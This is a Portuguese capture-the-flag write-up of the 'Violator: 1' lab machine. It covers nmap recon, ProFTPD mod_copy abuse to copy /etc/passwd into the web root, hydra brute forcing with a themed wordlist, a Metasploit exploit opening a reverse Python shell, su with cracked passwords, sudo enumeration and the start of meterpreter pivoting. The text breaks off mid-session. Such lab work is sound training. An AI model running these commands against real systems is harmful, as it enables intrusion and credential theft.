

Máquina 0x05 (Violator: 1)


Por Sávio (@dissolvimento)

Sumário

0.1	Início	3
0.1.1	Reconhecimento inicial	3
0.2	Vulnerabilidade mod_copy	5
0.2.1	Verificação do usuário anonymous	5
0.3	Extração de usuários	6
0.3.1	Usuários encontrados	8
0.4	Wordlist de senhas	9
0.4.1	Criação da wordlist	11
0.5	Ataque de força bruta	12
0.6	Execução do RCE mod_copy	13
0.6.1	Acesso ao servidor	14
0.6.2	Permissões do usuário dg	15
0.6.3	Execução do proftpd	15
0.7	Pivoting com meterpreter e portfwd	17
0.7.1	Setup do meterpreter	18
0.7.2	Execução do portfwd	20
0.8	Backdoor no ProFTPD	22
0.8.1	Setup do exploit com o metasploit	23
0.8.2	Acesso root	24

0.1 Início

Máquina 4 (Violator: 1) configurada no VirtualBox.



0.1.1 Reconhecimento inicial

Com o propósito de identificar o alvo, é feito um scan com a ferramenta *nmap*

```
$ nmap -sn 192.168.0.0/24
```

É então revelado o endereço da máquina-alvo (192.168.0.100):

```
Host is up (0.061s latency).
Nmap scan report for [REDACTED]
Host is up (0.000020s latency).
Nmap scan report for 192.168.0.100 (192.168.0.100)
Host is up (0.0040s latency).
Nmap scan report for [REDACTED]
Host is up (0.074s latency).
Nmap scan report for 192.168.0.111 (192.168.0.111)
```

O acesso por meio do navegador revela uma página html simples que, em primeira análise, contém somente uma imagem e uma legenda:




Figura 1: *I Say.. I say... I say boy! You're barkin up the wrong tree!*

É realizado, então, um scan mais profundo no ip do alvo com o objetivo de revelar os serviços e suas respectivas versões rodando

```
$ nmap -sV -p- 192.168.0.100
```

Sendo identificado o servidor ftp ProFTPD¹, versão 1.3.5rc3, ativo na porta 21:

```
nmap -sV -p- 192.168.0.100
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-07 10:20 -0300
Nmap scan report for 192.168.0.100 (192.168.0.100)
Host is up (0.000080s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5rc3
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```

Figura 2: ProFTPD 1.3.5rc3

¹ O relatório da máquina 4 aborda de maneira mais aprofundada o serviço ProFTPD, portanto, sua análise será dispensada neste relatório.

0.2 Vulnerabilidade mod_copy

Foi abordado no relatório da máquina 4 a vulnerabilidade `mod_copy` que também afeta o servidor ProFTPD na versão 1.3.5rc3, desde que não tenham sido implementadas medidas de mitigação². Tal vulnerabilidade permite a execução remota de comandos no servidor, caso explorada corretamente.

0.2.1 Verificação do usuário anonymous

O ponto 1. de verificação³ para confirmar a presença da falha consiste em estabelecer uma conexão bem-sucedida ao serviço FTP. Para isso, foi utilizado o módulo *auxiliary* do metasploit, com o objetivo de verificar a existência do usuário *anonymous* configurado no servidor FTP:

```
msf6 > use auxiliary/scanner/ftp/anonymous
```

```
msf6 auxiliary(scanner/ftp/anonymous) > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > options

Module options (auxiliary/scanner/ftp/anonymous):

  Name      Current Setting      Required  Description
  ----      -
  FTPPASS    mozilla@example.com  no        The password for the specified
  username
  FTPUSER    anonymous             no        The username to authenticate a
  s
  RHOSTS                        yes       The target host(s), see https:
  //docs.metasploit.com/docs/usi
  ng-metasploit/basics/using-met
  asploit.html
  RPORT      21                   yes       The target port (TCP)
  THREADS    1                   yes       The number of concurrent threa
  ds (max one per host)
```

² Por exemplo, a desativação do módulo `mod_copy`.

³ Ver <https://github.com/dissolvimento/Desafio02/blob/main/maquina0x04/relatorio.pdf>, p. 6, Figura 1: Parâmetros para RCE `mod_copy`.

O parâmetro FTPPASS espera a senha do usuário FTP; nesse caso, como a busca é pelo *anonymous*, não são necessárias mudanças. O FTPUSER pede o usuário, sendo colocado *anonymous*. RHOSTS é o ip da máquina-alvo, sendo colocado 192.168.0.100. RPORT é a porta que está rodando o servidor, sendo colocado 21. Ao rodar, verifica-se que o usuário *anonymous* não existe:

```
msf6 auxiliary(scanner/ftp/anonymous) > set rhosts 192.168.0.100
rhosts => 192.168.0.100
msf6 auxiliary(scanner/ftp/anonymous) > run
[*] 192.168.0.100:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) > █
```

0.3 Extração de usuários

A estratégia seguinte consiste na tentativa de obtenção do acesso por meio de algum usuário do sistema. Para isso, será necessário fazer uma conexão *raw socket*⁴ com a ferramenta *netcat* na porta 21

```
$ nc 192.168.0.100 21
```

Caso o módulo `mod_copy` do ProFTPD esteja habilitado, é possível realizar movimentação de arquivos dentro do servidor. Com base nesse princípio, foi verificada a existência do arquivo `/etc/passwd`⁵ por meio do comando:

```
SITE CPFR /etc/passwd
```

Em seguida, foi realizada uma tentativa de cópia desse arquivo para o diretório `/var/www`, utilizando:

```
SITE CPTO /var/www/passwd
```


⁴ Conexão "crua", sem interpretação de protocolo.

⁵ Arquivo de texto que contém informações sobre os usuários do sistema.

Essa operação resultou em falha devido a permissão negada. O procedimento foi então repetido, alterando o diretório de destino para `/var/www/html`⁶, obtendo execução bem-sucedida:

```
nc 192.168.0.100 21
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:192.168.0.100]
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /var/www/passwd
550 cpto: Permission denied
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /var/www/html/passwd
250 Copy successful
```

Desse modo, o arquivo `passwd` foi copiado para `/var/www/html`, diretório onde está hospedado o servidor Apache, permitindo o acesso do arquivo diretamente pelo navegador:



The screenshot shows a web browser window with the address bar displaying `http://192.168.0.100/passwd`. The browser's address bar also shows the tab title `192.168.0.100/passwd`. The main content area of the browser displays the output of the `cat /etc/passwd` command, showing the system's user database. The output lists various system users and their home directories, including `root:x:0:0:root:/root:/bin/bash`, `daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin`, `bin:x:2:2:bin:/bin:/usr/sbin/nologin`, `sys:x:3:3:sys:/dev:/usr/sbin/nologin`, `sync:x:4:65534:sync:/bin:/bin/sync`, `games:x:5:60:games:/usr/games:/usr/sbin/nologin`, `man:x:6:12:man:/var/cache/man:/usr/sbin/nologin`, `lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin`, `mail:x:8:8:mail:/var/mail:/usr/sbin/nologin`, `news:x:9:9:news:/var/spool/news:/usr/sbin/nologin`, `uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin`, `proxy:x:13:13:proxy:/bin:/usr/sbin/nologin`, `www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin`, `backup:x:34:34:backup:/var/backups:/usr/sbin/nologin`, `list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin`, `irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin`, `gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin`, `nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin`, `libuuid:x:100:101::/var/lib/libuuid:`, `syslog:x:101:104::/home/syslog:/bin/false`, `messagebus:x:102:106::/var/run/dbus:/bin/false`, `landscape:x:103:109::/var/lib/landscape:/bin/false`, `dg:x:1000:1000:Dave Gahan,,,:/home/dg:/bin/bash`, `proftpd:x:104:65534::/var/run/proftpd:/bin/false`, `ftp:x:105:65534::/srv/ftp:/bin/false`, `mg:x:1001:1001:Martin Gore:/home/mg:/bin/bash`, `af:x:1002:1002:Andrew Fletcher:/home/af:/bin/bash`, and `aw:x:1003:1003:Alan Wilder:/home/aw:/bin/bash`.

⁶ Diretório padrão utilizado pelo servidor Apache.

0.3.1 Usuários encontrados

Na análise do arquivo, foram identificados três usuários com acesso ao servidor:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
dg:x:1000:1000:Dave Gahan,,,:/home/dg:/bin/bash
proftpd:x:104:65534::/var/run/proftpd:/bin/false
ftp:x:105:65534::/srv/ftp:/bin/false
mg:x:1001:1001:Martin Gore:/home/mg:/bin/bash
af:x:1002:1002:Andrew Fletcher:/home/af:/bin/bash
aw:x:1003:1003:Alan Wilder:/home/aw:/bin/bash
```

Figura 3: dg, mg, af, aw

Visando a execução posterior de um ataque de força bruta (bruteforce), é criado o arquivo `users.txt`, contendo, em formato de *wordlist*, os nomes dos quatro usuários encontrados:

```
1 dg
2 mg
3 af
4 aW

NORMAL users.txt
"users.txt" 4L, 12B written
```

Figura 4: users.txt

0.4 Wordlist de senhas

É então feita uma análise mais detalhada da página html, revelada na Figura 1, com o propósito de achar novas informações que possam ser úteis na criação de uma *wordlist* para possíveis senhas. Explorando a página, encontra-se um link para o *wikipedia*:



Figura 5: [https://en.wikipedia.org/wiki/Violator_\(album\)](https://en.wikipedia.org/wiki/Violator_(album))

O artigo é sobre o álbum *Violator* da banda *Depeche Mode*:





Figura 6

Assume-se então que algum dos usuários tenha interesse pela banda e/ou suas faixas, portanto, é feito uma coleta manual⁷ de palavras que podem potencialmente serem (ou comporem) a senha de algum dos usuários:



```
1 Violator
2 Depeche Mode
3 19 March 1990
4 Personal Jesus
5 Enjoy the Silence
6 Policy of Truth
7 World in My Eyes
```

Figura 7: Palavras-chave

⁷ Também poderia ser feito um *scrapping* da página em questão, por exemplo, com a ferramenta [CeWL](#).

0.4.1 Criação da wordlist

A partir das palavras encontradas, é possível criar variações (mesclando-as, capitalizando-as, adicionando outros caracteres etc.) de modo a se ter uma *wordlist* de potenciais senhas:

```
8 DepecheMode
9 PersonalJesus
10 EnjoytheSilence
11 PolicyofTruth
12 WorldinMyEyes
13 violator
14 depeche mode
15 personal jesus
16 enjoy the silence
17 policy of truth
18 world in my eyes
19 violator
20 depechemode
21 personaljesus
22 enjoythesilence
23 policyoftruth
24 worldinmyeyes
25 03191990
26 19031990
27 violator19031990
28 depechemode19031990
29 personaljesus19031990
30 enjoythesilence19031990
31 policyoftruth19031990
32 worldinmyeyes19031990
33 violator1990
34 depechemode1990
35 personaljesus1990
36 enjoythesilence1990
37 policyoftruth1990
38 worldinmyeyes1990
NORMAL passwords.txt
"passwords.txt" [New] 38L, 582B written
```

Figura 8: passwords.txt

0.5 Ataque de força bruta

Obtendo a lista de possíveis usuários (users.txt) e possíveis senhas (passwords.txt), se torna viável a execução de um ataque de força bruta (bruteforce) com a ferramenta **hydra**, por exemplo⁸

```
$ hydra -L users.txt -P passwords.txt 192.168.0.100 ftp
```

Após execução, são encontradas para dois usuários suas respectivas senhas:

```
hydra -L users.txt -P passwords.txt 192.168.0.100 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-07 11:49
:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 152 login tries (l:4/p:38),
~10 tries per task
[DATA] attacking ftp://192.168.0.100:21/
[21][ftp] host: 192.168.0.100 login: dg password: policyoftruth
[21][ftp] host: 192.168.0.100 login: af password: enjoythesilence
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-07 11:50
:10
```

É verificada a conexão com o usuário *dg* no protocolo ftp:

```
ftp 192.168.0.100
Connected to 192.168.0.100.
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:192.168.0.100]
Name (192.168.0.100:user): dg
331 Password required for dg
Password:
230 User dg logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

⁸ Explicação dos parâmetros

-L users.txt: seleciona a *lista* (-l minúsculo seleciona um *único* usuário) de usuários users.txt;

-P passwords.txt: seleciona a lista de senhas passwords.txt;

192.168.0.100 ftp: <ip do alvo> <protocolo que será atacado>

0.6 Execução do RCE mod_copy

Após a verificação da conexão com o serviço FTP, foram confirmados o ponto 1., bem como os pontos 2. e 3. durante o processo de cópia do arquivo /etc/passwd, atendendo aos parâmetros necessários para exploração da vulnerabilidade⁹.

Esses resultados demonstram a presença da vulnerabilidade de execução remota de código (RCE) no módulo mod_copy do serviço ProFTPD. Com isso, a exploração prosseguiu, utilizando-se dessa descoberta para executar o exploit e estabelecer uma conexão remota com o alvo.

```
msf6 > search mod_copy

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Ch
--  -
0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22      excellent Yes
s  ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 > use 0
```

O parâmetro RHOSTS, já conhecido, espera o ip da máquina-alvo, sendo colocado 192.168.0.100. O SITEPATH pede o endereço absoluto (raiz) de onde o servidor está rodando, sendo colocado /var/www/html. LPORT pede a porta que receberá o payload, sendo colocado 443. PAYLOAD são scripts que acompanham o exploit em sua execução, sendo colocado cmd/unix/reverse_python:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.0.100
rhosts => 192.168.0.100
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lport 443
lport => 443
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_python
payload => cmd/unix/reverse_python
```

Figura 9

⁹ Os pontos 4., 5. e 6. são contemplados diretamente pelo exploit.

É então executado o exploit e adquirida uma sessão com o usuário `www-data`:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.0.12:443
[*] 192.168.0.100:80 - 192.168.0.100:21 - Connected to FTP server
[*] 192.168.0.100:80 - 192.168.0.100:21 - Sending copy commands to FTP server
[*] 192.168.0.100:80 - Executing PHP payload /IIPrX8k.php
[+] 192.168.0.100:80 - Deleted /var/www/html/IIPrX8k.php
[*] Command shell session 1 opened (192.168.0.12:443 → 192.168.0.100:47678) at 2025-07-07 11:58:31 -0300

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

0.6.1 Acesso ao servidor

É executado o `python3` para chamar o *pseudoterminal* (ou pseudoshell)

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Com o propósito de simular um shell do sistema e liberar o uso do comando `su`, permitindo a troca para outros usuários do sistema:

```
python3 -c 'import pty;pty.spawn ("/bin/bash")'
www-data@violator:/var/www/html$
```

É então feito a troca de usuário para o usuário `dg`:

```
www-data@violator:/var/www/html$ su dg
su dg
Password: policyoftruth

dg@violator:/var/www/html$ whoami
whoami
dg
```

0.6.2 Permissões do usuário dg

Com o objetivo de verificar as permissões do usuário *dg*, é executado

```
sudo -l
```

Que revela a existência do arquivo `/home/dg/bd/sbin/proftpd`. Aparentemente um executável do programa ProFTPD:

```
dg@violator:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for dg on violator:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dg may run the following commands on violator:
    (ALL) NOPASSWD: /home/dg/bd/sbin/proftpd
```

No diretório `/home/dg/bd/sbin`, é contestado que o arquivo `proftpd` pertence ao usuário *root*:

```
dg@violator:/var/www/html$ cd /home/dg/bd/sbin/
cd /home/dg/bd/sbin/
dg@violator:~/bd/sbin$ ls
ls
ftpscrub ftpshut in.proftpd proftpd
dg@violator:~/bd/sbin$ ls -l
ls -l
total 556
-rwxr-xr-x 1 root root 15976 Jun  6 2016 ftpscrub
-rwxr-xr-x 1 root root 10456 Jun  6 2016 ftpshut
lrwxrwxrwx 1 root root      7 Jun  6 2016 in.proftpd → proftpd
-rwxr-xr-x 1 root root 537488 Jun  6 2016 proftpd
dg@violator:~/bd/sbin$
```

0.6.3 Execução do proftpd

É então executado o programa com o objetivo de entender sua funcionalidade:

```
dg@violator:~/bd/sbin$ sudo ./proftpd
sudo ./proftpd
- setting default address to 127.0.0.1
localhost - SocketBindTight in effect, ignoring DefaultServer
dg@violator:~/bd/sbin$
```


É verificado com a ferramenta *netcat*¹⁰

```
$ netstat -antp
```

Que o programa proftpd abre um servidor ftp local (127.0.0.1) na porta 2121:

```
dg@violator:~/bd/sbin$ ls
ls
ftpscrub ftpshut in.proftpd proftpd
dg@violator:~/bd/sbin$ sudo ./proftpd
sudo ./proftpd
- setting default address to 127.0.0.1
localhost - SocketBindTight in effect, ignoring DefaultServer
dg@violator:~/bd/sbin$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:2121          0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.0.100:52620    192.168.0.12:443       ESTABLISHED 1105/bash
tcp6       0      0 :::21                  :::*                    LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      -
dg@violator:~/bd/sbin$
```

A conexão no serviço ftp só é permitida para máquinas locais, isso é contestado ao tentar conectar-se na porta 2121 com o ip do alvo:




```
nc 192.168.0.100 2121
echo $?
1
```

¹⁰Explicação do parâmetro -antp:


- (a)ll: revela tanto as portas no modo listening quanto as non-listening;
- (n)umber: modo numérico;
- (t)cp: protocolo;
- (p)rogram: revela o PID do programa.

0.7 Pivoting com meterpreter e portfwd

A estratégia seguinte é a utilização da técnica de *pivoting*¹¹ com o payload do metasploit *meterpreter* e seu comando *portfwd*. O atacante atualmente possui uma conexão de pseudoterminal (PTY) com o alvo que permite a execução de comandos simples:




O payload executado abrirá um *handler*¹² e enviará o meterpreter para o alvo:



¹¹*Pivoting* é o ato do atacante se mover de um sistema comprometido para outros sistemas da mesma organização. Ver <https://csrc.nist.gov/glossary/term/pivot>.

¹²Objeto que esperará uma conexão.

Desse modo, o meterpreter conectar-se-á com o handler abrindo um túnel que permite o envio de comandos especiais:



Entre esses comandos está o `portfwd` que, através do túnel criado, permitirá o acesso direto aos serviços rodando localmente. E assim, em teoria, poderá ser firmada a conexão entre o atacante e o servidor `proftpd` rodando na porta 2121.

0.7.1 Setup do meterpreter

Colocada a sessão do *pseudoterminal* em segundo plano visando a liberação do metasploit permitindo a execução de outros módulos:

```
dg@violator:~/bd/sbin$ ^Z
Background session 1? [y/N] y
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
